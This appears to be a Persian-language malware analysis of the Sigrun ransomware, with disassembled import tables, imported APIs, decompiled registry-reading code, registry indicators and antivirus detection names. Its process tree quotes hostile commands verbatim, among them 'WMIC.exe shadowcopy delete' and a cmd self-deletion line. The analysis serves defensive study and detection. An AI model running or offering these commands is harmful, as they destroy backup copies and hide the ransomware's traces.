.rdata:004047E8                 dd rva word_404B1C
.rdata:004047EC                 dd rva word_404B28
.rdata:004047F0                 dd rva word_404B34
.rdata:004047F4                 dd rva word_404B40
.rdata:004047F8                 dd rva word_404B50
.rdata:004047FC                 dd rva word_404B66
.rdata:00404800                 dd rva word_404B7C
.rdata:00404804                 dd rva word_404B8C
.rdata:00404808                 dd rva word_404928
.rdata:0040480C                 dd rva word_404914
.rdata:00404810                 dd rva word_404900
.rdata:00404814                 dd rva word_4048EA
.rdata:00404818                 dd rva word_4048DA
.rdata:0040481C                 dd rva word_4048CC
.rdata:00404820                 dd rva word_4048BE
.rdata:00404824                 dd rva word_4048AE
.rdata:00404828                 dd rva word_4048A0
.rdata:0040482C                 dd rva word_404894
.rdata:00404830                 dd rva word_40488C
.rdata:00404834                 dd rva word_404880
.rdata:00404838                 dd rva word_404A7C
.rdata:0040483C                 dd rva word_40486C
.rdata:00404840                 dd rva word_404D32
.rdata:00404844                 dd 0
.rdata:00404848 ;
.rdata:00404848 ; Import names for MPR.dll
.rdata:00404848 ;
.rdata:00404848 off_404848      dd rva word_404D16      ; DATA XREF: .rdata:__IMPORT_DESCRIPTOR_MPR↑o
.rdata:0040484C                 dd rva word_404D06
.rdata:00404850                 dd rva word_404CF6
.rdata:00404854                 dd 0
.rdata:00404858 ;
.rdata:00404858 ; Import names for SHELL32.dll
.rdata:00404858 ;
.rdata:00404858 off_404858      dd rva word_404CD0      ; DATA XREF: .rdata:__IMPORT_DESCRIPTOR_SHELL32↑o
.rdata:0040485C                 dd rva word_404CC0
.rdata:00404860                 dd 0
.rdata:00404864 ;
.rdata:00404864 ; Import names for USER32.dll
.rdata:00404864 ;
00003BD8 004047D8: .rdata:004047D8
```

| MPR.DLL | SHELL۳۲.dll | USER۳۲.dll |
|---|---|---|
| WNetCloseEnum<br>WNetEnumResourceW<br>WNetOpenEnumW | ShellExecuteW<br>SHGetSpecialFolderPathW | wsprintfW |


| ADVAPI۳۲.dll | KERNEL۳۲.dll | KERNEL۳۲.dll | KERNEL۳۲.dll | KERNEL۳۲.dll |
|---|---|---|---|---|
| CryptAcquireContextW | CloseHandle | lstrcatW | GetCommandLineA | VerifyVersionInfoW |
| CryptDestroyKey | CreateFileW | lstrcmpiW | GetComputerNameW | VerSetConditionMask |
| CryptEncrypt | CreateThread | lstrcmpW | GetDriveTypeA | VirtualAlloc |
| CryptExportKey | DeleteCriticalSection | lstrcpyA | GetDriveTypeW | VirtualFree |
| CryptGenKey | EnterCriticalSection | lstrcpyW | GetLastError | VirtualLock |
| CryptGetKeyParam | ExitProcess | lstrlenW | GetModuleFileNameW | VirtualUnlock |
| CryptImportKey | ExitThread | MoveFileW | GetModuleHandleA | WaitForMultipleObjects |
| CryptReleaseContext | FindClose | OpenProcess | GetModuleHandleW | WaitForSingleObject |
| RegCloseKey | FindFirstFileW | ReadFile | GetProcAddress | WriteFile |
| RegCreateKeyExW | FindNextFileW | SetErrorMode | GetSystemDirectoryW | IsProcessorFeaturePresent |
| RegOpenKeyExW | InitializeCriticalSection | SetFilePointerEx | GetSystemInfo | LeaveCriticalSection |
| RegQueryValueExW | | Sleep | GetVolumeInformationW | LoadLibraryA |

| | | | | |
|---|---|---|---|---|
| RegSetValueExW | | | GetWindowsDirectoryW | LoadLibraryW |

بر اساس بررسی‌های صورت گرفته، باج‌افزار Sigrun پس از اجرا، فرایندهای زیر را ایجاد می‌کند :

- Sigrun.exe
  - WMIC.exe shadowcopy delete
  - iexplore.exe -nohome
    - iexplore.exe SCODEF:۳۳۲۰ CREDAT:۷۹۸۷۳
  - cmd.exe /c timeout -c ٥ & del "C:\Sigrun.exe /f /q
    - timeout.exe timeout -c ٥

باج‌افزار با اجرای فرایند WMIC.exe، قابلیت Shadow Copy را حذف می‌کند که بازیابی فایل‌ها را غیرممکن می‌کند و با اجرای فرایند timeout.exe فایل اجرایی خود را پس از اتمام فرایند رمزگذاری فایل‌ها، حذف می‌کند. قطعه کد زیر مربوط به این فرایند می‌باشد :





قطعه کد زیر نیز مربوط به کلید رجیستری مرتبط با باج‌افزار Sigrun می‌باشد :

485590253ddae051a4b2b83044f78b3e2a4a67975dc29f8450b9de429d53cccf.c

```
721  int __fastcall sub_401B10(int a1, BYTE *a2)
722  {
723    int v2; // esi@1
724    int v3; // ebx@1
725    int result; // eax@2
726    DWORD v5; // ST0C_4@4
727    BYTE *v6; // eax@4
728    BYTE *lpData; // [sp+8h] [bp-10h]@1
729    DWORD v8; // [sp+Ch] [bp-Ch]@5
730    DWORD cbData; // [sp+10h] [bp-8h]@3
731    HKEY phkResult; // [sp+14h] [bp-4h]@1
732
733    lpData = a2;
734    v2 = 0;
735    v3 = a1;
736    if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\Valkyrie\\data", 0, 0x20019u, &phkResult) )
737    {
738      result = 0;
739    }
740    else
741    {
742      cbData = 0;
743      if ( !RegQueryValueExW(phkResult, L"public", 0, 0, 0, &cbData) )
744      {
745        v5 = cbData;
746        *(_DWORD *)(v3 + 12) = cbData;
747        v6 = (BYTE *)VirtualAlloc(0, v5, 0x3000u, 4u);
748        *(_DWORD *)v3 = v6;
749        if ( !RegQueryValueExW(phkResult, L"public", 0, 0, v6, &cbData) )
750        {
751          v8 = 0;
752          RegQueryValueExW(phkResult, L"KeyData", 0, 0, 0, &v8);
753          if ( v8 < 0xA04 )
754            v2 = RegQueryValueExW(phkResult, L"KeyData", 0, 0, lpData, &v8) == 0;
755        }
756      }
757      RegCloseKey(phkResult);
758      result = v2;
759    }
760    return result;
761  }
762
```

همانطور که در تصویر زیر قابل ملاحظه است، این باج‌افزار کاربران روسی زبان را مورد حمله قرار نمی‌دهد.




کلیدهای رجیستری زیر توسط باج‌افزار به سیستم اضافه می‌شود :

| |
|---|
| *HKLM\SYSTEM\ControlSet۰۰۱\services\VSS\Diag\SwProvider_{b۵۹٤٦۱۳۷-۷b۹f-٤۹۲۵-af۸۰-۵۱abd٦۰b۲۰d۵}* |
| *HKLM\SYSTEM\CurrentControlSet\services\VSS\Diag\SwProvider_{b۵۹٤٦۱۳۷-۷b۹f-٤۹۲۵-af۸۰-۵۱abd٦۰b۲۰d۵}* |
| *HKU\S-۱-۵-۲۱-۵٤۹۵۳٤۸۸۵-۱۰۸٤۳۱۱۵۹۸-۳۱۱۵۱۳۷۱۰۲-۱۰۰۰\Software\Classes\Applications* |
| *HKU\S-۱-۵-۲۱-۵٤۹۵۳٤۸۸۵-۱۰۸٤۳۱۱۵۹۸-۳۱۱۵۱۳۷۱۰۲-۱۰۰۰\Software\Classes\Applications\updater.exe* |
| *HKU\S-۱-۵-۲۱-۵٤۹۵۳٤۸۸۵-۱۰۸٤۳۱۱۵۹۸-۳۱۱۵۱۳۷۱۰۲-۱۰۰۰\Software\Valkyrie* |
| *HKU\S-۱-۵-۲۱-۵٤۹۵۳٤۸۸۵-۱۰۸٤۳۱۱۵۹۸-۳۱۱۵۱۳۷۱۰۲-۱۰۰۰\Software\Valkyrie\data* |

مقدار رجیستری تنظیم شده :

| |
|---|
| *\REGISTRY\USER\S-۱-۵-۲۱-۱٤۸۲٤۷٦۵۰۱۱٦٤۵۵۲۲۲۳۹۱٤۱۷۰۰۱۳۳۳۵۰۰\Software\Valkyrie\data\public* |

## تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار Sigrun نشدیم.

## شناسایی :

در حال حاضر تعداد ۵۰ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

| | | | |
|---|---|---|---|
| Ad-Aware | Gen:Variant.Razy.327335 | AegisLab | Troj.Ransom.W32.Cryptor!c |
| AhnLab-V3 | Trojan/Win32.Crypt.C2527341 | ALYac | Trojan.Ransom.Sigrun |
| Antiy-AVL | Trojan[Ransom]/Win32.Cryptor | Arcabit | Trojan.Razy.D4FEA7 |
| Avast | Win32:Malware-gen | AVG | Win32:Malware-gen |
| Avira | TR/Crypt.XPACK.Gen | AVware | Trojan.Win32.Generic!BT |
| Baidu | Win32.Trojan.WisdomEyes.16070401.... | BitDefender | Gen:Variant.Razy.327335 |
| CAT-QuickHeal | Trojan.IGENERIC | Comodo | UnclassifiedMalware |
| Cylance | Unsafe | Cyren | W32/Trojan.OCZV-2305 |
| DrWeb | Trojan.Encoder.25467 | Emsisoft | Gen:Variant.Razy.327335 (B) |
| Endgame | malicious (high confidence) | eScan | Gen:Variant.Razy.327335 |
| ESET-NOD32 | a variant of Win32/Filecoder.NQR | F-Secure | Gen:Variant.Razy.327335 |
| Fortinet | W32/Cryptor.BSJ!tr | GData | Gen:Variant.Razy.327335 |
| Ikarus | Trojan-Ransom.FileCoder | K7AntiVirus | Riskware ( 0040eff71 ) |
| K7GW | Riskware ( 0040eff71 ) | Kaspersky | Trojan-Ransom.Win32.Cryptor.bsj |
| Malwarebytes | Ransom.SigRun | MAX | malware (ai score=95) |
| McAfee | Generic.dtf | McAfee-GW-Edition | BehavesLike.Win32.AdwareConvertAd... |
| Microsoft | Trojan:Win32/Occamy.B | NANO-Antivirus | Trojan.Win32.Cryptor.fcqmuo |
| nProtect | Ransom/W32.Sigrun.48640 | Palo Alto Networks | generic.ml |
| Panda | Trj/GdSda.A | Qihoo-360 | Win32/Trojan.Ransom.617 |
| Sophos AV | Mal/EncPk-MP | Sophos ML | heuristic |
| Symantec | Downloader | Tencent | Win32.Trojan.Raas.Auto |
| TrendMicro | Ransom_SIGRUN.THEBAAH | TrendMicro-HouseCall | Ransom_SIGRUN.THEBAAH |
| VBA32 | TrojanRansom.Cryptor | VIPRE | Trojan.Win32.Generic!BT |
| ViRobot | Trojan.Win32.S.Sigrun.48640 | Webroot | W32.Malware.Gen |
| Yandex | Trojan.Cryptor!b9gEnfAAzco | ZoneAlarm | Trojan-Ransom.Win32.Cryptor.bsj |